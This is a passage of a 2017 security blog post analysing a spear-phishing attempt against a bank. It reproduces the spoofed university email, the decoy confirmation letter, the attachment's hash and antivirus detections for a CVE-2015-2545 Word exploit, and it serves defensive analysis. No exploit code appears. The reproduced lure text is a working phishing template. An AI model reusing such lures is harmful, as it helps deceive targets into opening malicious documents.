Closer Than Close


written by Mert SARICA | 2 October 2017

In both the pre-digital age and the digital age, when you examine the lives of bank robbers who have left their mark on a particular era, such as Willie Sutton, whom I often mention in my security awareness presentations and blog posts, you can see that the main reason behind bank robberies has not changed: money! In today’s world, where the armed robberies of the past have transformed into cyber bank heists, the addition of cybersecurity experts alongside security guards, who are indispensable for the security of bank branches, has started to play a significant role in combating cyber robberies in the digital age. Lessons learned by banks in terms of physical security from bank robberies have given way to lessons learned from cyber threat reports and hacked banks.

The M-Trends report published by FireEye (Mandiant) in March needs to be carefully handled and thoroughly studied by our financial institutions. One of the most significant findings highlighted in this report is the exploitation of zero-day vulnerabilities, which we frequently observe in cyber attacks targeting banks, including state-sponsored cyber attacks. This is just one of the key observations that make this report stand out.

Some institutions, upon reading such threat reports, may mistakenly believe that the threat is distant from them and, as a result, they prioritize investments in human resources and security technologies less, continuing their lives in peace and happiness until they become victims of a cyber attack. On the other hand, proactive institutions that actively monitor and analyze the evolving threats do not remain passive spectators. They leverage such threat reports to determine their future cybersecurity strategies and allocate their resources to the right areas, aiming to minimize the likelihood of being hacked as much as possible.

This story, similar to both the M-Trends report (page 11) and my blog post titled “The APT Attempt,” begins with an email sent from a university email account. However, due to precautionary measures taken, this email fails to reach its intended recipient. Instead, it triggers alarms in multiple systems, including the FireEye security system, initiating the manual examination process by the corporate SOC team for the malicious Office document (Confirmation_letter.docx MD5: 2abe3cc4bff46455a945d56c27e9fb45) attached to the suspicious email. In contrast to the previous story, malicious actors in this case decide to send the email from a spoofed email address (m.salvalaggio@lse.ac.uk), pretending to be from the same university, rather than compromising an academic's email account within the university. The suspicion increases due to the absence of the mentioned person's name in the university's personnel list and the discovery through a LinkedIn search that this person (Matteo Salvalaggio) works at a different university.



Hello,


Congratulations, your candidature is approved.

The attachment contains the copy of the confirmation letter. Please pay attention to the expiry period of the certificate. You will get the hard copy via mail within 2 weeks.

Let's schedule a call on Thursday, 2 PM, do you mind?

Best regards,
Matteo

Matteo Salvalaggio
Senior Director of Development
London School of Economics & Political Science
Tel: +442039051983
Email: m.salvalaggio@lse.ac.uk



Matteo Salvalaggio | Lin

https://www.linkedin.com/in/matteo-salvalaggio-96635711a/

Semiconductor Test - Touch CTS at Date 2017 in March at SwissTech Convention Center, Switzerland | Ad

3rd

Matteo Salvalaggio

Assegnista borsa di ricerca ReLuis presso Università degli Studi di Padova

Università degli Studi di Padova • Università degli Studi di Padova

Rovigo Area, Italy • 129


Experience

Assegnista borsa di ricerca ReLuis
Università degli Studi di Padova
Feb 2017 – Present • 2 mos • Padova


Supporto alle attività connesse agli eventi sismici del 24 agosto 2016: valutazione della vulnerabilità di edifici esistenti e definizione di interventi

Assegnista borsa di ricerca PON-METRICS
University of Padova
Jun 2016 – Dec 2016 • 7 mos

When attempting to open the sent Word document on a virtual machine, the system's performance deteriorated, and it became unresponsive, raising suspicions of the presence of an exploit code within the document. Further examination using the Pestudio tool revealed a significant vulnerability (CVE-2015-2545 / MS15-099) that was detected in Microsoft Office software in 2015 and affected all versions from 2007 to 2016. It became apparent that the document was attempting to exploit this vulnerability.


Confirmation_letter.docx - Microsoft Word (Not Responding)

Confirmation_letter.docx: 960 characters (an approximate value).



Document Recovery

Word has recovered the following files. Save the ones you wish to keep.

Available Files

Confirmation_letter.docx .
Version created last time t...
01.01.1601 02:00

Which file do I want to save?

Close

London School of Economics & Political Science
Houghton St, London WC2A 2AE, UK

Confirmation Letter

Dear Sir,

This letter confirms that your candidature was approved for participation in Banking Technology Awards.

Please inform Matteo Salvalaggio on 442039051983 or m.salvalaggio@lse.ac.uk if you need additional information.

Sincerely,

London School of Economics & Political Science, Award Committee


Confirmation_letter.docx: 960 characters (an approximate value).

%100
pestudio 8.56 - Malware Initial Assessment - www.winitor.com
File
Help


c:\users\mert\desktop\confirmation_letter.docx
indicators (2/3)
virustotal (9/58 - 28.02.2017)
strings (32/3095)

engine (58)	positiv (9)	date (dd.mm.y...	age (...
BitDefender	Exploit.CVE-2015-2545.Gen	28.02.2017	0
Arcabit	Exploit.CVE-2015-2545.Gen	28.02.2017	0
Ad-Aware	Exploit.CVE-2015-2545.Gen	28.02.2017	0
F-Secure	Exploit.CVE-2015-2545.Gen	28.02.2017	0
GData	Exploit.CVE-2015-2545.Gen	28.02.2017	0
Emsisoft	Exploit.CVE-2015-2545.Gen (B)	28.02.2017	0
Kaspersky	HEUR:Exploit.MSWord.Generic	28.02.2017	0
TrendMicro	HEUR_EMBEPS	28.02.2017	0
Bkav	clean	28.02.2017	0
MicroWorld-eScan	clean	28.02.2017	0
nProtect	clean	28.02.2017	0
CMC	clean	28.02.2017	0
CAT-QuickHeal	clean	28.02.2017	0
McAfee	clean	25.02.2017	3
Malwarebytes	clean	28.02.2017	0
VIPRE	clean	28.02.2017	0
SUPERAntiSpyware	clean	28.02.2017	0
TheHacker	clean	28.02.2017	0
K7GW	clean	28.02.2017	0
K7AntiVirus	clean	28.02.2017	0
Baidu	clean	28.02.2017	0
F-Prot	clean	28.02.2017	0
Symantec	clean	28.02.2017	0
ESET-NOD32	clean	28.02.2017	0
TrendMicro-HouseCall	clean	28.02.2017	0
Avast	clean	28.02.2017	0
ClamAV	clean	28.02.2017	0
Alibaba	clean	28.02.2017	0
NANO-Antivirus	clean	28.02.2017	0
AegisLab	clean	28.02.2017	0
Rising	clean	28.02.2017	0
Comodo	clean	28.02.2017	0
DrWeb	clean	28.02.2017	0

After opening the “Confirmation_letter.docx” file with the 7-zip tool, it was not difficult to locate the vulnerable EPS file (image1.eps) that was the subject of the vulnerability.

